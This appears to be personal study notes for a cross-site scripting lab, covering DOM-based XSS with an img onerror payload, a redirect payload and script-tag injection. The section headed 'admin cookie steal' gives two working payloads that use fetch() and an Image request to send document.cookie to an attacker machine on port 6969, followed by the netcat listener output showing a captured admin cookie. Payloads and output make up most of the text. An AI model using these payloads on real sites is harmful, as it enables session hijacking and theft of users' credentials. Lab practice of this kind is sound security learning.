Examples walkthrough
DOM-based:
how did we know it’s DOM-based? When you add an item to the list and check the network tab in browser, there are no requests that move. That means it’s done client side.
Use img to make it load. Why does this work?
The website tries to load the image, fails, and your code runs when the error happen:
<img src=x onerror="print()">
Can we redirect?
Look up how we redirect:
window.location.href = ‘https://exampleURL.com/’
<img src=x onerror="window.location.href ='https://google.com/'">
__________________________________________________________________________________________________________
<h1>test</h1>
<script>print()</script>
ADMIN COOKIE STEAL:
<script>
fetch('http://192.168.218.128:6969', {
method: 'POST',
mode: 'no-cors',
body:document.cookie
});
</script>
IP is attacker machine running netcat, listening on port 6969
also:
<script>var i=new Image;i.src="http://10.8.0.2:6969/?"+document.cookie;</script>output:
$ nc -nvlp 6969
listening on [any] 6969 ...
connect to [192.168.218.128] from (UNKNOWN) [192.168.218.128] 48238
POST / HTTP/1.1
Host: 192.168.218.128:6969
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/
Content-Type: text/plain;charset=UTF-8
Content-Length: 45
Origin: http://localhost
Connection: keep-alive

admin_cookie=5ac5355b84894ede056ab81b324c4675
Reader ratings (none yet)
Ratings come from verified buyers only.